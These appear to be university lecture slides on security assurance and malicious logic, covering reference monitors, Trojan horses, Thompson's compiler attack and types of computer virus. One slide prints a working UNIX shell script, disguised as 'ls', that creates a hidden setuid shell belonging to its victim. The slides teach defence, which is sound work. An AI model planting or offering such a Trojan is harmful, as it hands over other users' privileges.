Models Extreme programming Rapid prototyping and best practices - - PowerPoint PPT Presentation

models
SMART_READER_LITE
LIVE PREVIEW

Models Extreme programming Rapid prototyping and best practices - - PowerPoint PPT Presentation

Models Extreme programming Rapid prototyping and best practices Project driven by business decisions Requirements open until project complete Programmers work in teams Components tested, integrated several times a


slide-1
SLIDE 1

May 12, 2005 ECS 153, Introduction to Computer Security Slide #1


Models

  • Extreme programming

– Rapid prototyping and “best practices” – Project driven by business decisions – Requirements open until project complete – Programmers work in teams – Components tested, integrated several times a day – Objective is to get system into production as quickly as possible, then enhance it – Evidence adduced after development needed for assurance

slide-2
SLIDE 2

May 12, 2005 ECS 153, Introduction to Computer Security Slide #2

Security: Built In or Add On?

  • Think of security as you do performance

– You don’t build a system, then add in performance later

  • Can “tweak” system to improve performance a little
  • Much more effective to change fundamental

algorithms, design

  • You need to design it in

– Otherwise, system lacks fundamental and structural concepts for high assurance

slide-3
SLIDE 3

May 12, 2005 ECS 153, Introduction to Computer Security Slide #3

Reference Validation Mechanism

  • Reference monitor is access control concept of an

abstract machine that mediates all accesses to

  • bjects by subjects
  • Reference validation mechanism (RVM) is an

implementation of the reference monitor concept.

– Tamperproof – Complete (always invoked and can never be bypassed) – Simple (small enough to be subject to analysis and testing, the completeness of which can be assured)

  • Last engenders trust by providing assurance of correctness
slide-4
SLIDE 4

May 12, 2005 ECS 153, Introduction to Computer Security Slide #4

Examples

  • Security kernel combines hardware and

software to implement reference monitor

  • Trusted computing base (TCB) is all

protection mechanisms within a system responsible for enforcing security policy

– Includes hardware and software – Generalizes notion of security kernel

slide-5
SLIDE 5

May 12, 2005 ECS 153, Introduction to Computer Security Slide #5

Adding On Security

  • Key to problem: analysis and testing
  • Designing in mechanisms allow assurance at all

levels

– Too many features adds complexity, complicates analysis

  • Adding in mechanisms makes assurance hard

– Gap in abstraction from requirements to design may prevent complete requirements testing – May be spread throughout system (analysis hard) – Assurance may be limited to test results

slide-6
SLIDE 6

May 12, 2005 ECS 153, Introduction to Computer Security Slide #6

Example

  • 2 AT&T products

– Add mandatory controls to UNIX system – SV/MLS

  • Add MAC to UNIX System V Release 3.2

– SVR4.1ES

  • Re-architect UNIX system to support MAC
slide-7
SLIDE 7

May 12, 2005 ECS 153, Introduction to Computer Security Slide #7

Comparison

  • Architecting of System

– SV/MLS: used existing kernel modular structure; no implementation of least privilege – SVR4.1ES: restructured kernel to make it highly modular and incorporated least privilege

slide-8
SLIDE 8

May 12, 2005 ECS 153, Introduction to Computer Security Slide #8

Comparison

  • File Attributes (inodes)

– SV/MLS added separate table for MAC labels, DAC permissions

  • UNIX inodes have no space for labels; pointer to table added
  • Problem: 2 accesses needed to check permissions
  • Problem: possible inconsistency when permissions changed
  • Corrupted table causes corrupted permissions

– SVR4.1ES defined new inode structure

  • Included MAC labels
  • Only 1 access needed to check permissions
slide-9
SLIDE 9

May 12, 2005 ECS 153, Introduction to Computer Security Slide #9

Key Points

  • Assurance critical for determining trustworthiness of

systems

  • Different levels of assurance, from informal evidence to

rigorous mathematical evidence

  • Assurance needed at all stages of system life cycle
  • Building security in is more effective than adding it later
slide-10
SLIDE 10

May 12, 2005 ECS 153, Introduction to Computer Security Slide #10

Malcious Logic Overview

  • Defining malicious logic
  • Types

– Trojan horses – Computer viruses and worms – Other types

  • Defenses

– Properties of malicious logic – Trust

slide-11
SLIDE 11

May 12, 2005 ECS 153, Introduction to Computer Security Slide #11

Malicious Logic

  • Set of instructions that cause site security

policy to be violated

slide-12
SLIDE 12

May 12, 2005 ECS 153, Introduction to Computer Security Slide #12

Example

  • Shell script on a UNIX system:

cp /bin/sh /tmp/.xyzzy chmod u+s,o+x /tmp/.xyzzy rm ./ls ls $*

  • Place in program called “ls” and trick

someone into executing it

  • You now have a setuid-to-them shell!
slide-13
SLIDE 13

May 12, 2005 ECS 153, Introduction to Computer Security Slide #13

Trojan Horse

  • Program with an overt purpose (known to

user) and a covert purpose (unknown to user)

– Often called a Trojan – Named by Dan Edwards in Anderson Report

  • Example: previous script is Trojan horse

– Overt purpose: list files in directory – Covert purpose: create setuid shell

slide-14
SLIDE 14

May 12, 2005 ECS 153, Introduction to Computer Security Slide #14

Example: NetBus

  • Designed for Windows NT system
  • Victim uploads and installs this

– Usually disguised as a game program, or in one

  • Acts as a server, accepting and executing

commands for remote administrator

– This includes intercepting keystrokes and mouse motions and sending them to attacker – Also allows attacker to upload, download files

slide-15
SLIDE 15

May 12, 2005 ECS 153, Introduction to Computer Security Slide #15

Replicating Trojan Horse

  • Trojan horse that makes copies of itself

– Also called propagating Trojan horse – Early version of animal game used this to delete copies of itself

  • Hard to detect

– 1976: Karger and Schell suggested modifying compiler to include Trojan horse that copied itself into specific programs including later version of the compiler – 1980s: Thompson implements this

slide-16
SLIDE 16

May 12, 2005 ECS 153, Introduction to Computer Security Slide #16

Thompson's Compiler

  • Modify the compiler so that when it compiles login , login

accepts the user's correct password or a fixed password (the same one for all users)

  • Then modify the compiler again, so when it compiles a

new version of the compiler, the extra code to do the first step is automatically inserted

  • Recompile the compiler
  • Delete the source containing the modification and put the

undoctored source back

slide-17
SLIDE 17

May 12, 2005 ECS 153, Introduction to Computer Security Slide #17

login source correct compiler login executable user password login source doctored compiler login executable magic password user password or logged in logged in

The Login Program

slide-18
SLIDE 18

May 12, 2005 ECS 153, Introduction to Computer Security Slide #18

compiler source correct compiler compiler executable login source compiler source doctored compiler compiler executable correct login executable login source rigged login executable

The Compiler

slide-19
SLIDE 19

May 12, 2005 ECS 153, Introduction to Computer Security Slide #19

Comments

  • Great pains taken to ensure second version of compiler never released

– Finally deleted when a new compiler executable from a different system

  • verwrote the doctored compiler
  • The point: no amount of source-level verification or scrutiny will

protect you from using untrusted code

– Also: having source code helps, but does not ensure you’re safe

slide-20
SLIDE 20

May 12, 2005 ECS 153, Introduction to Computer Security Slide #20

Computer Virus

  • Program that inserts itself into one or more files and performs some

action

– Insertion phase is inserting itself into file – Execution phase is performing some (possibly null) action

  • Insertion phase must be present

– Need not always be executed – Lehigh virus inserted itself into boot file only if boot file not infected

slide-21
SLIDE 21

May 12, 2005 ECS 153, Introduction to Computer Security Slide #21

Pseudocode

beginvirus: if spread-condition then begin for some set of target files do begin if target is not infected then begin determine where to place virus instructions copy instructions from beginvirus to endvirus into target alter target to execute added instructions end; end; end; perform some action(s) goto beginning of infected program endvirus:

slide-22
SLIDE 22

May 12, 2005 ECS 153, Introduction to Computer Security Slide #22

Trojan Horse Or Not?

  • Yes

– Overt action = infected program’s actions – Covert action = virus’ actions (infect, execute)

  • No

– Overt purpose = virus’ actions (infect, execute) – Covert purpose = none

  • Semantic, philosophical differences

– Defenses against Trojan horse also inhibit computer viruses

slide-23
SLIDE 23

May 12, 2005 ECS 153, Introduction to Computer Security Slide #23

History

  • Programmers for Apple II wrote some

– Not called viruses; very experimental

  • Fred Cohen

– Graduate student who described them – Teacher (Adleman) named it “computer virus” – Tested idea on UNIX systems and UNIVAC 1108 system

slide-24
SLIDE 24

May 12, 2005 ECS 153, Introduction to Computer Security Slide #24

Cohen’s Experiments

  • UNIX systems: goal was to get superuser privileges

– Max time 60m, min time 5m, average 30m – Virus small, so no degrading of response time – Virus tagged, so it could be removed quickly

  • UNIVAC 1108 system: goal was to spread

– Implemented simple security property of Bell-LaPadula – As writing not inhibited (no *-property enforcement), viruses spread easily

slide-25
SLIDE 25

May 12, 2005 ECS 153, Introduction to Computer Security Slide #25

First Reports

  • Brain (Pakistani) virus (1986)

– Written for IBM PCs – Alters boot sectors of floppies, spreads to other floppies

  • MacMag Peace virus (1987)

– Written for Macintosh – Prints “universal message of peace” on March 2, 1988 and deletes itself

slide-26
SLIDE 26

May 12, 2005 ECS 153, Introduction to Computer Security Slide #26

More Reports

  • Duff’s experiments (1987)

– Small virus placed on UNIX system, spread to 46 systems in 8 days – Wrote a Bourne shell script virus

  • Highland’s Lotus 1-2-3 virus (1989)

– Stored as a set of commands in a spreadsheet and loaded when spreadsheet opened – Changed a value in a specific row, column and spread to other files

slide-27
SLIDE 27

May 12, 2005 ECS 153, Introduction to Computer Security Slide #27

Types of Viruses

  • Boot sector infectors
  • Executable infectors
  • Multipartite viruses
  • TSR viruses
  • Stealth viruses
  • Encrypted viruses
  • Polymorphic viruses
  • Macro viruses
slide-28
SLIDE 28

May 12, 2005 ECS 153, Introduction to Computer Security Slide #28

Boot Sector Infectors

  • A virus that inserts itself into the boot sector of a disk

– Section of disk containing code – Executed when system first “sees” the disk

  • Including at boot time …
  • Example: Brain virus

– Moves disk interrupt vector from 13H to 6DH – Sets new interrupt vector to invoke Brain virus – When new floppy seen, check for 1234H at location 4

  • If not there, copies itself onto disk after saving original boot block
slide-29
SLIDE 29

May 12, 2005 ECS 153, Introduction to Computer Security Slide #29

Executable Infectors

  • A virus that infects executable programs

– Can infect either .EXE or .COM on PCs – May prepend itself (as shown) or put itself anywhere, fixing up binary so it is executed at some point

Header Executable code and data 100 1000 Header Executable code and data 100 1000 1100 Virus code 200 First program instruction to be executed

slide-30
SLIDE 30

May 12, 2005 ECS 153, Introduction to Computer Security Slide #30

Executable Infectors (con’t)

  • Jerusalem (Israeli) virus

– Checks if system infected

  • If not, set up to respond to requests to execute files

– Checks date

  • If not 1987 or Friday 13th, set up to respond to clock interrupts and

then run program

  • Otherwise, set destructive flag; will delete, not infect, files

– Then: check all calls asking files to be executed

  • Do nothing for COMND.COM
  • Otherwise, infect or delete

– Error: doesn’t set signature when .EXE executes

  • So .EXE files continually reinfected
slide-31
SLIDE 31

May 12, 2005 ECS 153, Introduction to Computer Security Slide #31

Multipartite Viruses

  • A virus that can infect either boot sectors or

executables

  • Typically, two parts

– One part boot sector infector – Other part executable infector

slide-32
SLIDE 32

May 12, 2005 ECS 153, Introduction to Computer Security Slide #32

TSR Viruses

  • A virus that stays active in memory after

the application (or bootstrapping, or disk mounting) is completed

– TSR is “Terminate and Stay Resident”

  • Examples: Brain, Jerusalem viruses

– Stay in memory after program or disk mount is completed

slide-33
SLIDE 33

May 12, 2005 ECS 153, Introduction to Computer Security Slide #33

Stealth Viruses

  • A virus that conceals infection of files
  • Example: IDF virus modifies DOS service

interrupt handler as follows:

– Request for file length: return length of uninfected file – Request to open file: temporarily disinfect file, and reinfect on closing – Request to load file for execution: load infected file

slide-34
SLIDE 34

May 12, 2005 ECS 153, Introduction to Computer Security Slide #34

Encrypted Viruses

  • A virus that is enciphered except for a small

deciphering routine

– Detecting virus by signature now much harder as most

  • f virus is enciphered

Virus code Enciphered virus code Deciphering routine Deciphering key

slide-35
SLIDE 35

May 12, 2005 ECS 153, Introduction to Computer Security Slide #35

Example

(* Decryption code of the 1260 virus *) (* initialize the registers with the keys *) rA = k1; rB = k2; (* initialize rC with the virus; starts at sov, ends at eov *) rC = sov; (* the encipherment loop *) while (rC != eov) do begin (* encipher the byte of the message *) (*rC) = (*rC) xor rA xor rB; (* advance all the counters *) rC = rC + 1; rA = rA + 1; end

slide-36
SLIDE 36

May 12, 2005 ECS 153, Introduction to Computer Security Slide #36

Polymorphic Viruses

  • A virus that changes its form each time it inserts itself into

another program

  • Idea is to prevent signature detection by changing the

“signature” or instructions used for deciphering routine

  • At instruction level: substitute instructions
  • At algorithm level: different algorithms to achieve the

same purpose

  • Toolkits to make these exist (Mutation Engine, Trident

Polymorphic Engine)

slide-37
SLIDE 37

May 12, 2005 ECS 153, Introduction to Computer Security Slide #37

Example

  • These are different instructions (with different bit patterns) but have

the same effect:

– add 0 to register – subtract 0 from register – xor 0 with register – no-op

  • Polymorphic virus would pick randomly from among these

instructions